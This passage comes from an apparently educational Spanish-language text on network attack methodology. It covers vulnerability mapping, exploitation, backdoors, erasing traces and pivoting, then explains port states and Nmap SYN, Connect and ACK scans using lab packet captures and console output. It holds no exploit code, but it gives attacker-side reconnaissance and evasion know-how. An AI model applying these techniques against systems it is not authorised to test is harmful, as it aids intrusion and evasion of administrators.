- Estructura de las Redes y puntos de entrada/salida públicos y/o privados.
- Qué servicios se brindan en cada uno y para quién.
- Qué software y dispositivos se ejecutan en cada nivel de la pila TCP/IP.
- La gente que lo administra, más un perfil técnico o social y quizás algo de información personal.

Con toda esta información, obtenida a lo largo del período de investigación, quizás ya sea posible crear una lista de vulnerabilidades potenciales por las cuales el atacante podrá vencer a las líneas de defensa del objetivo. Dicha lista es el producto del análisis conocido como **mapeo de vulnerabilidades**[33]. Lo ideal es priorizar dicha lista, identificando la dificultad inherente de cada agujero detectado o que se sospecha que existe. También, si se investigó una red o varios hosts, se puede priorizar por equipo: por ejemplo, los sistemas que se encuentran en etapa de pruebas ("test.empresa.com"), o con muchos servicios abiertos, serán más vulnerables y generalmente menos vigilados que los que están en producción, por lo que son preferibles para comenzar el ataque. Además es aplicable una verificación de no estar atacando algún honeypot[34]. Es decir, aplicar el sentido común en el ordenamiento de los objetivos es primordial en esta parte del proceso.

Una buena definición ([HACK_EXP], cap. 5) de quizás, la etapa más importante antes de atacar el objetivo es: "El mapeo de vulnerabilidades es el proceso de relacionar atributos específicos de seguridad de un sistema a una vulnerabilidad asociada o potencial. Esta es una fase crítica en la explotación de un sistema objetivo que no debería ser pasada por alto."

Como ayuda, el atacante puede recurrir a bases de datos públicas de

33 La palabra "mapeo" es una castellanización del inglés "map", que significa trazar en un mapa. Se utiliza mucho para hacer referencia a la traza de puntos, ideas, relacionar una cosa con otra.

34 Ver Glosario: Honeypot, pág. 193.

vulnerabilidades: la lista de correo Bugtraq[35], el CERT[36], CVE[37], Secunia[38], directamente de los fabricantes del software que opera el objetivo, y varias listas de seguridad dispersas por Internet. También existen sitios donde se consiguen (o maneras de comprar[39]) exploits, herramientas, información no documentada ni pública, etc. que pueden ser útiles para introducirse en el sistema objetivo. Otra opción es el uso de herramientas de penetration testing como las que se vieron en la página 25, aunque libres de uso, como Nessus o Metasploit, y con posibilidades de extenderlas mediante programas propios (dichas herramientas poseen capacidad de ser extendidas y personalizadas).

3.5.2. Explotación e intrusión

Aún a pesar de todo el análisis previo y preparación que pueda tener, en un ataque es **difícil tener éxito**. Es un proceso donde la paciencia pone a prueba al atacante: básicamente, consiste en recorrer la lista elaborada en la etapa de mapeo de vulnerabilidades, conseguir las herramientas necesarias para llevarlo a cabo y hacerlo.

Probablemente se consiga acceso como usuario sin privilegios, en donde si bien se consigue la información y procesos que disponga o maneje ese usuario, no se obtiene control total del equipo; en ese caso, para obtener derechos de administrador (el usuario root en la familia de sistemas Unix), se realiza lo que se llama una **escalada de privilegios**, que también puede aprovechar errores de configuración, agujeros de seguridad, claves fáciles de descifrar, etc. del sistema objetivo.

Para desarrollar y utilizar todas estas técnicas, técnicamente es imprescindible poseer conocimientos de programación en bajo nivel, de uno o varios SOs, protocolos varios y algunas virtudes extra: sentido común, habilidad,

35 La lista Bugtraq es parte del sitio Security Focus. URL: http://www.securityfocus.com/

36 CERT: El CERT es un proyecto llevado adelante por la Universidad Carnegie Mellon. URL: http://www.cert.org

37 CVE: Common Vulnerabilities and Exposures, es una base de datos de vulnerabilidades muy popular financiada por el Depto. de Seguridad de los Estados Unidos.

38 Secunia: Es un servicio de información sobre seguridad informática danés. URL: http://secunia.com/

39 Actualmente, existe un mercado de compra-venta de exploits y vulnerabilidades cada vez más grande, que crece en forma exponencial de un año a otro.

inteligencia y sobre todo, perseverancia.

3.6. Puertas traseras y Eliminación de huellas

Una vez obtenido el control pretendido por el atacante, éste tiene varios caminos a tomar; una opción sería mantener el control evitando ser detectado, para averiguar qué información maneja el sistema, la red, los usuarios, etc.

Una puerta trasera ("**Back Door**") es un mecanismo por el cual el atacante asegura el control posterior y a voluntad del sistema comprometido. Generalmente es un software que está a la espera de cierta actividad remota, por ejemplo, enviando una combinación o secuencia de paquetes con cierto contenido ("**Single Packet Authentication**"), o el caso más típico: una terminal que responde especialmente a una combinación de usuario/contraseña, sólo por nombrar algunos casos.

Otra alternativa, si es que ya se obtuvo todo lo que se deseaba, sería eliminar todo rastro del ataque: limpiar historiales de comandos, archivos temporales, restablecimiento de algún servicio afectado, permisos de archivos, etc.

3.7. Atacar otro sistema

Otra alternativa del atacante, una vez que se tiene el control del objetivo, o al menos acceso remoto, es instalar software para atacar localmente a otro sistema, muy probablemente de su real interés. Algunas de las posibilidades que tiene el atacante son:

- Instalar un *rootkit* (ver pág. 28): de esa manera pasa desapercibido si es un host que se utiliza o monitorea en forma regular, donde el ataque puede ser descubierto.
- Inspeccionar y analizar los archivos y procesos a los cuales se tiene acceso, en busca de información para avanzar al próximo salto.
- Modificar archivos, utilizar de alguna manera ingeniería social para engañar a un usuario.
- Instalar un *sniffer*, en busca del tráfico de la red a la cual está conectado. Es muy común poder detectar contraseñas en texto claro, que estén siendo intercambiados por protocolos no encriptados (HTTP, FTP, SMTP,

protocolos planos sin TLS[40]/SSL[41], etc.); las redes conmutadas (unidas por switches) no son un problema si se utilizan técnicas de ARP[42] Spoofing[43] o similares.

- Instalar software que se aproveche del uso del equipo, como por ejemplo un *keylogger* por software.

Evidentemente, el grado de éxito de la permanencia en el objetivo estará dado por la relevancia del sistema comprometido y las medidas que se estén implementando en la organización para aislarse de los ataques en cuanto a métodos de control, confidencialidad y autenticación de seguridad a los distintos equipos y dispositivos de red.

40 Ver Glosario: TLS, pág., 194.

41 Ver Glosario: SSL, pág. 194.

42 Ver Glosario: ARP, pág. 192.

43 Spoofing: "Parodia" en castellano. "Spoofing" trata de un conjunto de técnicas para falsificar y hacer pasar un elemento inválido o no autorizado por otro que sí lo está.

Capítulo 4. Port Scanning

Dentro de las técnicas de **obtención activa de información** de una red objetivo, previo a efectuar el ataque, ésta se realiza con varias herramientas distintas. En primera instancia, la más importante quizás sea el port scanner, un software que brinda datos suficientes al atacante como para empezar a encontrar "agujeros" por dónde ingresar.

4.1. Método de Funcionamiento y Objetivos

El funcionamiento de los port scanners se basa en enviar uno o varios paquetes por la red (llamados *probes,* como las pruebas de laboratorio), y luego aguardar por los resultados. Puede suceder que se reciba una respuesta, del objetivo o de algún host intermedio (un router/firewall que maneje tráfico entre el origen y el destino), o que no se reciba ninguna. Cada caso tiene un significado, dependiendo del tipo de scanning que se haya utilizado y de la respuesta en sí.

Por otra parte, también tiene que ver el protocolo a utilizar; en el stack TCP/IPv4 (el más extendido en la actualidad), los protocolos que intervienen en estas pruebas son aquellos de capa 4 (del modelo OSI [CSCO_INETBAS]): ICMP[44], TCP[45] y UDP[46], por encima de la capa 3 de dicho modelo, que es IP[47]. Cabe aclarar que si bien el protocolo ICMP interviene en los escaneos ya que brinda información en ciertos casos, **los tipos de port scanning son dos: TCP o UDP** (no existen los "puertos ICMP"; por ejemplo, cuando se habla de un puerto "abierto" en el esquema TCP/IP, necesariamente es TCP o UDP).

La idea es manipular (o a veces no) los paquetes a enviar, **no respetando plenamente** (la mayoría de los casos) los protocolos establecidos por el IETF[48]. El objetivo por lo general es:

- **Ser rápido**. Un escaneo puede tomar horas y hasta días en una red WAN.
- **Ser preciso.** Para evitar los falsos positivos y detectar puertos realmente

44 ICMP: Internet Control Message Protocol (Protocolo de Mensajes de Control de Internet). Si bien no es protocolo de Capa 4 por definición ya que no transporta información de los usuarios, depende y es encapsulado por un paquete IP para funcionar. Ver [TCP/IP_Ill], Cap. 6.

45 TCP: Transmission Control Protocol (Protocolo de Control de Transmisión). Ver [TCP/IP_Ill], Caps. 17 al 24.

46 UDP: User Datagram Protocol (Protocolo de Datagrama del Usuario). Ver [TCP/IP_Ill], Cap. 11.

47 IP: Internet Protocol (Protocolo de Internet). Ver [TCP/IP_Ill], Cap. 3.

abiertos.

- Pasar lo más **desapercibido** (*stealth*) posible para evitar la detección de los administradores del sitio objetivo.

TCP, al implementar **fiabilidad** en la comunicación de la carga (también llamado *payload*), debe manejar diferentes estados de conexión, tanto en el transmisor como en el receptor (ambos ya que normalmente las conexiones TCP son bidireccionales). Este hecho, y sumado a que la mayoría de los servicios se implementan sobre TCP, hace que **el escaneo de puertos TCP sea más "interesante" para el atacante**, con mayor potencial para aprovechar vulnerabilidades y deficiencias en la infraestructura.

4.2. Estados de un Puerto

Desde el punto de vista de la persona que está buscando activamente información de una red externa, un puerto TCP o UDP puede estar en alguno (o varios a la vez, como ya se verá) de los siguientes estados:

4.2.1. Puerto Abierto ("Open Port")

Un puerto se encuentra abierto cuando el destino[49] responde exitosamente al test. El port scanner puede detectar que efectivamente hay un servicio esperando por conexiones (TCP) o datagramas (UDP) en el puerto sobre el cual se hace la prueba.

48 IETF: *Internet Engineering Task Force* – Grupo de Trabajo en Ingeniería de Internet. Es la organización que actualmente (y desde que fue creada en 1986) regula los protocolos técnicos y desarrolla los estándares a lo largo y ancho de la Internet. Dichos estándares se publican como documentos llamados RFC (*Request for Comments* – Pedido de Comentarios). Ver http://www.ietf.org/ y http://tools.ietf.org/html/ para la base de datos de RFCs.

49 En estos casos, se habla del "destino" como un todo cuando en realidad, lo que recibe y contesta o no dicho a test es un programa o servicio que está escuchando en el puerto en el que se está realizando la prueba.

```
Paquete Nro: 1
Tiempo: 0.000000
Origen: 00:17:31:96:5b:1f: -> Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2
Tiempo: 0.001187
Origen: 00:0c:29:e1:a2:26: -> Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3
Tiempo: 0.035640
Origen: 00:17:31:96:5b:1f: -> Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 4
Tiempo: 0.036224
Origen: 00:0c:29:e1:a2:26: -> Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 5
Tiempo: 0.036243
Origen: 192.168.0.2:58071 -> Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 58071 > 22 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 6
Tiempo: 0.039220
Origen: 192.168.0.30:22 -> Destino: 192.168.0.2:58071
Protocolo: TCP
Descripción: 22 > 58071 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

Paquete Nro: 7
Tiempo: 0.039266
Origen: 192.168.0.2:58071 -> Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 58071 > 22 [RST] Seq=1 Len=0
```

Captura 1: Ejemplo de Puerto TCP 22 abierto en el host 192.168.0.30

Como se puede ver, en la Captura 1 de Tráfico de Red (que muestra lo que ocurre a bajo nivel) sucede lo siguiente:

1. **Paquetes 1-4:** Luego de 2 ARP Request (que permiten averiguar la dirección MAC dada una IP, paso previo y necesario al envío de tramas al objetivo) se obtiene la respuesta ARP desde el host destino.
2. **Paquetes 5-7:** El port scanner, desde el puerto origen TCP 58071, envía al puerto TCP 22 del objetivo un paquete con el *flag* SYN[50] activado, señal de inicio de una conexión. Como **dicho puerto está asociado a un**

50 Los *flags*, o en castellano, "banderas", son bits determinados en el encabezado de los paquetes TCP (Capa 4). Los bits que pueden ser utilizados son: URG, ACK, PSH, RST, SYN y FIN. Ver Anexo A.

servicio[51], el Sistema Operativo destino responde con un SYN+ACK[52]. Luego el paquete llega al origen; no hay dudas, al recibir el SYN+ACK desde el puerto 22, el port scanner está seguro de que algún servicio está escuchando allí, por lo que se termina la prueba, **estableciendo que el puerto 22 del objetivo está abierto**. Por último, se envía un nuevo paquete con el *flag* RST (de "*reset*") para impedir el establecimiento completo de la conexión. Así la prueba trata de pasar desapercibida[53] para el host destino.

4.2.2. Puerto Cerrado ("Closed Port")

El puerto está cerrado cuando como respuesta se recibe un paquete con el flag de reset (RST) en el caso de TCP, y un ICMP tipo 3/código 3 ("*Destination Unreachable/Port Unreachable*" - Destino Inalcanzable/Puerto Inalcanzable) en el caso de un test UDP.

```
Paquete Nro: 1
Tiempo: 0.000000
Origen: 00:17:31:96:5b:1f: -> Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2
Tiempo: 0.035849
Origen: 00:0c:29:e1:a2:26: -> Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3
Tiempo: 0.069626
Origen: 00:17:31:96:5b:1f: -> Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 4
Tiempo: 0.069991
Origen: 00:0c:29:e1:a2:26: -> Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26
```

51 Cuando se habla de un servicio, la referencia es hacia un programa, software, agente o más comúnmente "demonio" ("*daemon*") en los Sistemas Operativos tipo Unix.

52 No olvidar la secuencia de un típico three-way handshake TCP: Syn → Syn+Ack → Ack.

53 El escaneo que se realizó en este caso fue de tipo "*Stealth*", esto explica el RST para no establecer completamente la conexión. Ver más adelante en este capítulo los tipos de escaneo.

```
Paquete Nro: 5
Tiempo: 0.070008
Origen: 192.168.0.2:61609 -> Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 61609 > 80 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 6
Tiempo: 0.070331
Origen: 192.168.0.30:80 -> Destino: 192.168.0.2:61609
Protocolo: TCP
Descripción: 80 > 61609 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
```

Captura 2: Puerto TCP 80 cerrado en el host 192.168.0.30

En la Captura 2 se puede ver que luego de las peticiones ARP (1-4) y el paquete con el SYN enviado por el port scanner al puerto 80 del host destino (5), **la respuesta que sigue es un RST+ACK** (6). Esto significa que no hay ningún servicio esperando paquetes sobre el puerto 80 en el destino[54], por lo tanto, **el puerto 80 está cerrado**. Como se puede apreciar en todos estos casos, el puerto origen que el port scanner elige (61609 en este caso) es irrelevante, como también el resto de la información TCP que viaja: Nro de secuencia (SEQ), Nro de Ack, el tamaño de la ventana TCP (Win), el tamaño máximo de segmento (MSS) y el largo del payload (Len).

```
Paquete Nro: 1
Tiempo: 0.000000
Origen: 00:17:31:96:5b:1f: -> Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2
Tiempo: 0.004720
Origen: 00:0c:29:e1:a2:26: -> Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3
Tiempo: 0.041151
Origen: 192.168.0.2:63528 -> Destino: 192.168.0.30:53
Protocolo: DNS
Descripción: [Malformed Packet]

Paquete Nro: 4
Tiempo: 0.041534
Origen: 192.168.0.30: -> Destino: 192.168.0.2:
Protocolo: ICMP
Descripción: Destination unreachable (Port unreachable)
```

Captura 3: Puerto UDP 53 Cerrado

54 Como la capa TCP está a cargo del Sistema Operativo, éste realiza la tarea de registrar qué puerto está relacionado con qué proceso, avisarle al mismo cuando se abre una conexión nueva, y luego enviarle el payload de los paquetes TCP. Por lo tanto, es también el Sistema Operativo que se encarga de la iniciación y finalización de las conexiones, no el proceso.

En el caso de los puertos UDP cerrados (Captura 3), el mensaje que se recibe es un paquete ICMP, del tipo 3 [55], que significa "Puerto inalcanzable". En este caso, el *probe* consiste en un envío de un paquete UDP al puerto 53 destino (usualmente utilizado para el servicio DNS[56], he aquí el motivo). El "Malformed Packet" que aparece como descripción del examen del scanner es producto de que el paquete, si bien parece pertenecer al protocolo DNS, no lo es; ni siquiera incluye un sólo byte correspondiente al protocolo DNS como carga del datagrama.

Hay que recordar que los port scanners suelen no respetar los protocolos y procedimientos estándar, tanto de capas inferiores como superiores, y aquí hay una prueba de ello.

4.2.3. Puerto Filtrado o Bloqueado ("Filtered")

Un puerto se encuentra filtrado cuando desde el objetivo no se recibe respuesta; puede causarse porque un firewall, dispositivo intermedio (router, switch, etc.), o el equipo destino mismo esté interrumpiendo el normal flujo de los paquetes; o también que la red esté saturada, o el port scanner es "impaciente" para una red en particular (lenta), y determina que no recibió respuesta, habiéndose vencido un *timer* (temporizador). Es habilidad del port scanner manejar bien los tiempos, como se verá a continuación.

55 Hay que destacar que lo que se muestra aquí como captura de tráfico es una interpretación de la misma hecha con algunas herramientas de las cuales se dispone, ocultando detalles para reducir la complejidad y extensión innecesaria del documento. Es por eso que aquí no se aprecia el byte 0x03 dentro del encabezado ICMP que indica esto. Ver el Anexo B.

56 Ver Glosario: DNS, pág. 192.

```
Paquete Nro: 1
Tiempo: 0.000000
Origen: 00:17:31:96:5b:1f: -> Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2
Tiempo: 0.000283
Origen: 00:0c:29:e1:a2:26: -> Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3
Tiempo: 0.040598
Origen: 192.168.0.2:37555 -> Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 37555 > 80 [SYN] Seq=0 Len=0 MSS=1460

Paquete Nro: 4
Tiempo: 0.153698
Origen: 192.168.0.2:37556 -> Destino: 192.168.0.30:80
Protocolo: TCP
Descripción: 37556 > 80 [SYN] Seq=0 Len=0 MSS=1460
```

Captura 4: Captura de Tráfico de un escaneo a un puerto TCP bloqueado

En la Captura 4 se ve que **el host destino nunca contesta los paquetes enviados por el scanner**, que hace 2 intentos infructuosos (Paquetes 3 y 4). Aquí se puede comprender mejor porqué es tan útil el buen manejo de los tiempos en un software de escaneo de puertos: la documentación del programa utilizado en este caso[57] especifica que el ARP Request lo hace por sí mismo en caso de que el objetivo esté en la misma red local Ethernet (de otra forma lo hace el Sistema Operativo, que es el que naturalmente se encarga de esto). El motivo, parte de la etapa inicial llamada *host discovery*[58], es obtener el RTT[59] del objetivo para estimar los valores de los temporizadores internos y así saber que si el host no contesta, tener la certeza de devolver resultados correctos.

Si tomamos este caso como ejemplo, el RTT es de 0,000283 seg, que equivalen a 0,2 ms.[60]; entonces, de acuerdo a dicho valor, el port scanner decidió esperar ~100 ms. para volver a enviar el test. Luego se dedicó a esperar por un

57 Se hizo uso de Nmap como software de escaneo de puertos, y la documentación a la que se hace referencia en este caso está disponible en: http://nmap.org/man/man-host-discovery.html

58 *host discovery* – descubrimiento de host. Los programas para escanear puertos de equipos de red primero intentan establecer si el dispositivo objetivo está conectado a la red, encendido, recibe y envía paquetes (o no), y la mayor cantidad de información de la red que los conecta: cantidad de equipos intermedios, si alteran el tráfico, la demora entre ellos y también al host final, etc. Luego hacen las pruebas correspondientes. Ver [HD_NMAP].

59 Ver Glosario: RTT, pág. 194.

resultado del objetivo un tiempo aproximado de 400 ms. Sabiendo el RTT, está claro que **el nivel de confianza en el resultado ("el puerto está siendo filtrado") es muy alto**. El tiempo total del test duró unos 0.5 segundos (500 milisegundos).

Si bien este ejemplo es sencillo porque se posee un valor de RTT bastante confiable resultado de una petición ARP, en el caso de los escaneos a objetivos fuera de una LAN el problema de "saber cuánto esperar" se complica, ya que hay seguramente varios nodos intermedios, tráfico de terceros, y la posibilidad de establecer un RTT único y constante es casi imposible. Diferentes port scanners[61] toman diferentes criterios para tratar de solucionarlo, y todo buen hacker debe conocer estos detalles, ya que un falso positivo o un negativo erróneo puede dificultar la tarea de obtención de "grietas" en la seguridad de la red a penetrar.

Por último, hay que resaltar que dependiendo de las herramientas que se utilicen, **en un escaneo de puertos UDP sólo se puede aseverar que un puerto UDP está cerrado; es decir, si no está cerrado, puede estar abierto o filtrado**. En el caso de que no se reciba un paquete ICMP "Destination Unreachable", para determinar que un puerto UDP está abierto, hay que saber de antemano qué servicio está escuchando en dicho puerto y "hablar" su protocolo. Es cierto que hay un juego de probabilidades (por ejemplo, en el puerto 53 es realmente raro que haya algo diferente a un servidor DNS) en donde se defina un conjunto de puertos UDP comunes para hacer pruebas, pero aún así, esta capacidad de implementar protocolos de capas superiores a la 4 escapa usualmente a los port scanners dada su complejidad. Aquí reside otra razón por la cual los escaneos TCP son generalmente más tenidos en cuenta.

4.3. Tipos de Port Scanning en NMap

Así como hay múltiples estados de un puerto, hay múltiples maneras de enviar *probes*. En este caso, el software de escaneo "tuerce" el protocolo TCP a su

60 Este tiempo (~0,0002 segundos = ~0,2 milisegundos) es extremadamente bajo; la razón reside en que el ámbito de pruebas se realizó con máquinas virtuales, no con una red física de por medio. Los tiempos de retardo entre hosts en una red ethernet típica (de algunas pocas máquinas) puede establecerse en alrededor de 1 ms., pero puede variar mucho. Ver Anexo B.

61 Port Bunny es un software de escaneo que se preocupa exclusivamente por tener un buen esquema de *timing*, y así optimizar tiempos de tests de puertos filtrados, utilizando técnicas bastante novedosas. Ver http://www.recurity-labs.com/portbunny/portbunny.html

favor y utiliza diferentes combinaciones no estándar de flags TCP para averiguar la mayor cantidad de información de los puertos destino en particular y de la red objetivo en general.

La enumeración que sigue hace referencia a las técnicas de escaneo disponibles en el paquete de software **Nmap**. Aunque probablemente sea el port scanner más utilizado, disponiendo de una variedad de tipos de scanning que no se encuentra fácilmente en otro scanner, también muestra algunas desventajas que pueden ser cubiertas por otros programas o técnicas que se describirán posteriormente.

4.3.1. Syn Scan

El Syn Scan es el tipo de scanning TCP más utilizado, ya que permite obtener de manera rápida y bastante "silenciosa" una idea del estado de los puertos TCP en el destino. Consiste en enviar un paquete de inicio de conexión TCP (con el flag SYN activado), a espera de una respuesta del destino. Si la respuesta es un paquete SYN+ACK, el puerto está abierto. Si la respuesta es un RST o RST+ACK, el puerto está cerrado. Si no hay respuesta o se recibe un ICMP Unreachable, Nmap identifica el puerto como filtrado (si es el primer caso, se dice que los paquetes que envía el port scanner son "dropeados"[62]).

```
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -sS -p 22 192.168.0.30

Starting Nmap 4.50 ( http://insecure.org ) at 2008-02-23 14:50 ARST
Interesting ports on ciclon (192.168.0.30):
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:E1:A2:26 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.381 seconds
marcelo@saturno:~/src/nmap/bin$
```

Consola 1: Salida típica de un Syn Scan por Nmap

En la Consola Nro.1 se puede ver un escaneo hecho por Nmap y el resultado correspondiente: el puerto 22 está abierto. Nmap en este caso "adivina" que el servicio que está detrás es un Secure Shell[63], pero no hace una indagación real al respecto; sólo indica que el puerto 22, de acuerdo a una tabla de servicios/número de puerto, es normalmente utilizado por SSH (más adelante se verá cómo Nmap

62 En la jerga, "dropear" un paquete es "tirarlo", o "ignorarlo". Es una castellanización del verbo *drop*, que en inglés significa "tirar".

63 Ver Glosario: SSH, pág. 194.

permite hacer detección de servicios).

El comando "`sudo ./nmap -sS -p 22 192.168.0.30` " también fue el que generó la Captura 1; sin embargo las capturas 2 y 4 también son de tipo Syn, aunque los resultados fueron diferentes: la columna *STATE* ("Estado") fue reportada como *closed* ("Cerrado") y *filtered* ("Filtrado") respectivamente, además de ir dirigidos a puertos diferentes. En el siguiente apartado se detallarán las opciones de Nmap, junto con las características avanzadas.

Es importante destacar que este tipo de escaneo requiere de permisos de *root* o administrador del Sistema Operativo, ya que accede a la API[64] de Sockets Raw[65], y el acceso a ésta es una de las capacidades exclusivas de root[66].

4.3.2. Connect Scan

El "Connect Scan" es el tipo de escaneo más antiguo, y podría decirse que es el menos original. Simplemente trata de establecer una conexión TCP de tres vías en forma completa (Syn → Syn+Ack → Ack); si el puerto se encuentra abierto, luego de establecerse la conexión, el scanner la cierra. Si el puerto estaba cerrado o filtrado, los resultados son iguales al Syn Scan.

La principal ventaja que tiene es que no son necesarios los permisos de *root*, sólo hay que ser usuario del sistema, ya que en este caso se respeta el protocolo TCP[67] y se hace uso de la misma API[68] (BSD Sockets) que el resto de los programas de red (navegadores web, clientes de correo, etc.).

La desventaja es que estos intentos de escaneo son sensiblemente más visibles en la red que el Syn Scan, ya que al establecerse la conexión con el servicio que está escuchando en el puerto destino, el mismo recibe el evento de conexión, pudiendo asentarlo en su archivo de logs y ser auditado más fácilmente

64 Ver Glosario: API, pág. 192.

65 Ver Glosario: Sockets Raw, pág. 194.

66 Para ver un listado y más detalle de las Capacidades (*Capabilites*) de root en Linux:
http://www.esdebian.org/staticpages/index.php?page=20040715023347827
http://www.ibm.com/developerworks/library/l-posixcap.html
http://www.securityfocus.com/infocus/1400

67 El inicio de sesión TCP se especifica en el RFC793, sección 3.4.
URL:http://tools.ietf.org/html/rfc793#section-3.4

68 La API que utilizan la mayoría de los programas para acceder a las funciones TCP/UDP del Sistema Operativo se llama BSD Sockets. Ver http://en.wikipedia.org/wiki/BSD_sockets

por un administrador o personal de seguridad. Otra contra es que es más lento (se nota más si la red está saturada, sufre de retardo o el enlace tiene poco ancho de banda), ya que por cada puerto a probar, se envían al menos 2 paquetes más que con el Syn Scan (Ack del Origen en vez del Rst + el Banner del Servicio del destino + el RST del Origen), sin tener en cuenta justamente, retransmisiones o demoras.

```
marcelo@saturno:~/src/nmap/bin$ ./nmap -P0 -p 22 192.168.0.30

Starting Nmap 4.50 ( http://insecure.org ) at 2008-02-23 17:23 ARST
Interesting ports on ciclon (192.168.0.30):
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.119 seconds
marcelo@saturno:~/src/nmap/bin$
```

Consola 2: Ejemplo de Connect Scan con NMap

En la Consola 2 queda evidenciado que salvo por la no utilización del comando de Unix "sudo"[69] y por la falta de parámetros especificando el tipo de escaneo[70], pedirle a Nmap que haga un Connect Scan es muy sencillo.

A continuación se muestra una captura de tráfico mientras se ejecutaba el escaneo de puertos.

```
Paquete Nro: 1
Tiempo: 0.000000
Origen: 00:17:31:96:5b:1f: -> Destino: ff:ff:ff:ff:ff:ff:
Protocolo: ARP
Descripción: Who has 192.168.0.30?  Tell 192.168.0.2

Paquete Nro: 2
Tiempo: 0.000780
Origen: 00:0c:29:e1:a2:26: -> Destino: 00:17:31:96:5b:1f:
Protocolo: ARP
Descripción: 192.168.0.30 is at 00:0c:29:e1:a2:26

Paquete Nro: 3
Tiempo: 0.000795
Origen: 192.168.0.2:57859 -> Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 57859 > 22 [SYN] Seq=0 Len=0 MSS=1460 TSV=8376003 TSER=0
WS=7

Paquete Nro: 4
Tiempo: 0.000985
```

69 Sudo es un programa que permite dar acceso a un usuario o un grupo Unix permisos para ejecutar un comando como usuario *root*. URL: http://www.sudo.ws/

70 El Connect Scan es el que Nmap ejecuta por defecto para los usuarios no *root*. Aún como usuario root, el parámetro -sT permite forzar este tipo de scanning.

```
Origen: 192.168.0.30:22 -> Destino: 192.168.0.2:57859
Protocolo: TCP
Descripción: 22 > 57859 [SYN, ACK] Seq=0 Ack=1 Win=131070 Len=0
MSS=1460 WS=1 TSV=21388768 TSER=8376003

Paquete Nro: 5
Tiempo: 0.001014
Origen: 192.168.0.2:57859 -> Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 57859 > 22 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=8376004
TSER=21388768

Paquete Nro: 6
Tiempo: 0.039861
Origen: 192.168.0.30:22 -> Destino: 192.168.0.2:57859
Protocolo: SSH
Descripción: Server Protocol: SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110

Paquete Nro: 7
Tiempo: 0.039899
Origen: 192.168.0.2:57859 -> Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 57859 > 22 [ACK] Seq=1 Ack=40 Win=5888 Len=0 TSV=8376014
TSER=21388875

Paquete Nro: 8
Tiempo: 0.057467
Origen: 192.168.0.2:57859 -> Destino: 192.168.0.30:22
Protocolo: TCP
Descripción: 57859 > 22 [RST, ACK] Seq=1 Ack=40 Win=5888 Len=0
TSV=8376019 TSER=21388875
```

Captura 5: Captura de Tráfico de un Connect Scan

En los paquetes 3 a 5 de la captura se ve cómo se establece el *Three-Way Handshake* TCP entre origen y destino (no olvidar que el puerto 22 en 192.168.0.30 está abierto). Luego (6), interviene en "la charla" el demonio SSH del host destino, enviando su *banner*[71] tal como lo especifica su protocolo[72]. Por último, Nmap envía un ACK (7) del paquete 6, y luego cierra la conexión con un Rst+Ack en el paquete Nro.8 (no es la forma estándar de hacerlo, sino que es una forma de **forzar** el cierre de la sesión TCP).

4.3.3. Ack Scan

El ACK Scan hace que el objetivo envíe como respuesta un paquete con el flag RST por cada puerto, independientemente de que esté abierto o cerrado. Si no

71 *Banner* ("Titular"). Es una práctica común de la mayoría de los protocolos enviar un mensaje de "anuncio" al cliente que se conecta. Este mensaje se llama *Banner* en la jerga.

72 El protocolo SSH versión 2 es un estándar abierto y está detallado en varios RFCs. La mayor parte de su arquitectura y componentes se especifican en los RFC 4250 al 4256. URLs: http://tools.ietf.org/html/rfc4251, http://www.openssh.com/manual.html

hay respuesta o se recibe un ICMP "destination unreachable", se debe muy probablemente a que un firewall o dispositivo de filtrado de paquetes esté impidiendo que los *probes* de este escaneo lleguen a destino. Justamente éste es el objetivo de esta prueba.

Este tipo de scanning **permite dar una idea al atacante sobre qué puertos están siendo filtrados** y a qué puertos del objetivo es permitido acceder: su salida es "filtered" o "unfiltered".

```
marcelo@saturno:~/src/nmap/bin$ sudo ./nmap -sA -p 22,80 192.168.0.30

Starting Nmap 4.50 ( http://insecure.org ) at 2008-03-02 16:45 ARST
Interesting ports on ciclon (192.168.0.30):
PORT   STATE      SERVICE
22/tcp unfiltered ssh
80/tcp unfiltered http
